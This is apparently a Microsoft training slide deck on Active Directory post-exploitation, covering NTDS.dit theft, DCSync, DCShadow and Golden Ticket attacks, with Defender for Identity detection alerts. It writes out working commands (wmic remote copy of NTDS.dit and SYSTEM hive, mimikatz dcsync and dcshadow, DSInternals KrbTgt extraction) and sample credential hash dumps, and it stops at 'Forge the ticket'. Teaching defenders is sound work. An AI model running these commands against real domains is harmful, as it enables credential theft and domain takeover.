Persistence and domination

Threats targeting the hybrid & cloud identity platform

External resources disclaimer

This material includes links to external publicly available articles, projects, and research papers which are provided to you as a convenience and for informational purposes only.

Microsoft bears no responsibility for the accuracy, legality, content or any other aspect of the external site. Use of external hyperlinks does not constitute an endorsement by Microsoft of the linked content.

The external content referenced in this document belongs exclusively to their respective author(s). Inclusion in this presentation does not grant you with any right on the external content. You must comply with the original source’s applicable policies.

How to use this document

Why this document?

This document is provided as a companion of the video lessons. Additional information is included here which would not fit the video format or would exaggeratedly lengthen the videos. As you are watching the videos, the instructor will point you to additional content in this document.

Structure

The structure of this slide deck follows the structure of the lessons. One slide deck is provided for each module. The slide deck has the same structure (naming of chapters and sections) as the associated video so that you can quickly jump to the slides of the lesson you are currently watching.

Foreword

This deck contains some design artefacts which all have their importance…


Abbr.

This sticky note icon is used to introduce the **abbreviation** of a concept or a technical word. Once the abbreviation has been introduced, the full version is no longer mentioned.

You will also find a list of all abbreviations at the end of the deck.

We were all young once.
A section with this icon will tell you the **history** you might have missed by not working with the technology for the last 20 years.

Just because you are new does not mean you do not have to know how we got here!



Professor Useful will introduce some **tricky technical details** which might not seem relevant at first but could end up being really useful if you want to dig deeper in the technology.

This frame contains…

- Takeaways so important that we framed them

How to know the slide level

This deck contains 3 different content levels:

1. Regular level, the common slide
2. Advanced level, a slide with this indicator at the top left Adv.
3. Additional content, all hidden slides

Sequence

5

Persistence and domination

Learning Objectives

Describe post-exploitation attacks and reduce persistence risks.

Agenda

1. Introduction to post-exploitation attacks
2. Abuse of AD replication
3. The DCShadow attack
4. Golden Ticket attacks

Chapter

2.5.1

Introduction to post-exploitation attacks

🎯Discuss post-exploitation concepts and persistence modes in an AD environment

What’s the point?

- The attacker already has the upper hand

1. Pivots to other identities
2. Stays persistent

- Hard to block…

☠️ When detected, trigger a security incident
and brace yourself for disaster recovery

List of known post-exploitation techniques

- Abuse replication
- Abuse authentication protocols
- Abuse of the Data Protection API DP API
- Modify objects
- Remote code execution
- Create services and schedule task for persistence and data exfiltration
- Leverage GPO for persistence and/or malware propagation

Remote code execution examples

Using WMIC.exe copy the NTDS database remotely

```
wmic /node:SECDC01 process call create "cmd /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
C:\temp\NTDS.dit 2>&1 > C:\temp\output.txt"
wmic /node:SECDC01 process call create "cmd /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
C:\temp\SYSTEM.hive 2>&1 > C:\temp\output.txt"
copy /Y \\SECDC01\C$\temp\NTDS.dit C:\temp\NTDS.dit
copy \\SECDC01\C$\temp\SYSTEM.hive C:\temp\SYSTEM.hive
```

Chapter

2.5.2

Abuse of AD replication

🎯 Describe attacks using AD replication

I want to be a domain controller…

- To replicate everything!

- E-VRY-THING

- The DC database contains all accounts and their secrets
  - It is encrypted
  - But the encryption key is on the local SYSTEM hive…
  - It contains the hashes, not the cleartext passwords
  - If you can replicate the database, you can access its entire content


Who can access the DB?

- You need to be a member of a privileged group to get a hold on it
  - Built-in Administrators
  - Backup Operators
  - Server Operators
  - Print Operators

- Or you need the permission to replicate the database
  - “Replicating Directory Changes All” permission on the naming context

Replicating Directory Changes All

- Gives permissions such as…
  - Can receive replication traffic
  - Can read every incoming attribute
  - Confidential attributes
  - Password Hashes
- By default, only DCs and domain admins can do it
  - Can be extended to the account used to sync with Azure AD



piaudonn.com Properties

Group or user names:

- SYSTEM
- MSOL_2565f54a2896
- Exchange Windows Permissions (P\Exchange Windows Permis...
- Account Unknown(S-1-5-21-1411547893-2725445261-411697...
- Enterprise Read-only Domain Controllers (P\Enterprise Read-onl...
- Domain Admins (P\Domain Admins)

Permissions for MSOL_2565f54a2896	Allow	Deny
Read only replication secret synchronization	□	□
Reanimate tombstones	□	□
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filtered Set	□	□
Replication synchronization	□	□

For special permissions or advanced settings, click Advanced.

Adv.

What does an entry look like?

```
DistinguishedName: CN=Bob,OU=Accounts,DC=piaudonn,DC=com
Sid: S-1-5-21-1411547893-2725445261-4116970666-2102
Guid: b0610fe4-4989-4698-9bbd-b8d69d576644
SamAccountName: Bob
SamAccountType: User
UserPrincipalName:
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: False
Description: Bob the builder
Owner: S-1-5-21-1411547893-2725445261-4116970666-512
Secrets
  NTHash: a24b39ca36e6329b6457d876afbf77f2
  LMHash:
  NTHashHistory:
    Hash 01: a24b39ca36e6329b6457d876afbf77f2
    Hash 02: a24b39ca36e6329b6457d876afbf77f2
    Hash 03: 31d6cfe0d16ae931b73c59d7e0c089c0
  LMHashHistory:
    Hash 01: bfe35d1d0fbb2c281a5e430d5d4f6481
    Hash 02: 5aacfccab4b7c402952d4752a97efd1e
```

Adv.

What does an entry look like?


```
KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 9bf3055a97beebe144afe4cc473652488257dae9dd13dcc917bb299bd0852fbc
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 3fbb31870c74d51b5e4b7dbf72a113de
          Iterations: 4096
        DES_CBC_MD5
          Key: 0e3e91107a7fe546
          Iterations: 4096
      OldCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 9bf3055a97beebe144afe4cc473652488257dae9dd13dcc917bb299bd0852fbc
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 3fbb31870c74d51b5e4b7dbf72a113de
          Iterations: 4096
        DES_CBC_MD5
          Key: 0e3e91107a7fe546
          Iterations: 4096
[...]
      ServiceCredentials:
      Salt: PIAUDONN.COMBob
      DefaultIterationCount: 4096
      Flags: 0
```

Adv.

Reversible encryption

- Extract of the database entry for Bob using DCSYnc

```
SupplementalCredentials:
    ClearText: XXX
    NTLMStrongHash: 127129b72521dfb66dff2c09cf1cd296
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 0e3e91107a7fe546
      OldCredentials:
        DES_CBC_MD5
          Key: 0e3e91107a7fe546
      Salt: PIAUDONN.COMBob
      Flags: 0
```



Bob Properties

User logon name:

User logon name (pre-Windows 2000): P\ Bob

□ Unlock account

Account options:

□ User must change password at next logon
□ User cannot change password
□ Password never expires
□ Store password using reversible encryption

Account expires
● Never
○ End of: Tuesday , November 27, 2018

DCSync attack toolsets

DSInternal module


```
Get-ADReplAccount -user Administrator -domain contoso –server dc01
```

Using mimikatz

```
lsadump::dcsync /domain:contoso.com /user:administrator
```

Abuse of replication detection

- Example of alerts from Microsoft Defender for Identity



Learn more about this alert

Suspected DCSync attack (replication of directory services)

OPEN

Malicious replication requests were successfully performed by Nuck Cowley, from VICTIM-PC against Contoso-DC.

7:56 PM Feb 20, 2018

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
2/20/18 7:56 PM	Nuck Cowley contoso.com	✓ Success	Contoso-DC contoso.com

Chapter

2.5.3

The DCShadow attack

🎯 Explain how DCShadow attacks can fool and avoid certain detections

I want to be a domain controller, again…

- Abuse the replication API
  - Use the API without being a DC
- Create/modify/delete objects
  - In ways you cannot using other APIs
  - Like fake creation date
  - Inject SID History
  - Inject secrets
- Evade detections

Adv.

Spoof replication metadata

- Replication metadata are used by analytics to track changes
  - Tracks how many times an attribute has changed and the date/time it was last changed.
  - They can be displayed by any authenticated users

    ```
    repadmin /showobjmeta . <DN>
    ```
  - They cannot be modified by an administrator

- DCShadow attacks allow attackers to forge fake metadata

Object creation and modification

- The following events are created on the DC where the originating change comes from
  - DS Access - Object creation
  - DS Access - Object modification
  - Account Management

- With DCShadow, those events will not exist
  - As the server doing the modification isn’t really a DC

DC Shadow with mimiaktz

Running as SYSTEM


```
privilege::debug
token::elevate
lsadump::dcshadow /stack /object:CN=Zoombie,DC=contoso,DC=com...
...
lsadump::dcshadow
```

Running as domain admin

```
lsadump::dcshadow /push
```

DCShadow detection

- Example of alerts from Microsoft Defender for Identity



Suspected DCShadow attack (domain controller replication request)

CLIENT1, which is not a valid domain controller in domain1.test.local, sent changes to directory objects on DC1.

8:04 PM – 8:05 PM Dec 31, 2018

Evidence

- CLIENT1 is not a Windows Server machine.

Adv.

Modify secret history

- DCShadow attacks allow attackers to ingest arbitrary keys
- Can be used to replace the n-1 key with a skeleton key or similar


Chapter

2.5.4

Golden Ticket attacks

🎯 Explain the attacks related to the KrbTgt account compromise

Ticket Granting Ticket request



bob@contoso.com

hash(Pa$$w0rd)

Authentication Request

UPN $\text{timestamp}_{\text{Bob}}$

TGT_{Kdc} $\text{SessionKey(Bob/Kdc), timestamp}_{\text{Bob}}$

TGT
SessionKey(Bob/Kdc)

TGT = PAC, SessionKey(Bob/Kdc)
PAC = SIDs etc…

check UPN

try to decrypt

check timestamp

✓

TGT

Ticket Granting Ticket is encrypted with the secret of the KDC (the KrbTgt account)

☠ If attackers know the secret of the KrbTgt account, they can craft their own TGT

Golden Ticket Attack

- The attackers know the secret of the KrbtTgt account
  - Obtained with a DCSync attack
  - Or a stolen backup
- They can craft their own tickets
  - Impersonate any user
  - For as long as the KrbTgt secret is valid
  - Spoof group membership in the Privilege Attribute Certificate

PAC

Golden Ticket attack

Extract KrbTgt with DSInternals

```
Get-ADReplAccount -user KrbTgt -domain contoso –server dc01
```

Extract KrbTgt with mimikatz

```
lsadump::dcsync /domain:contoso.com /user:administrator
```

Forge the ticket

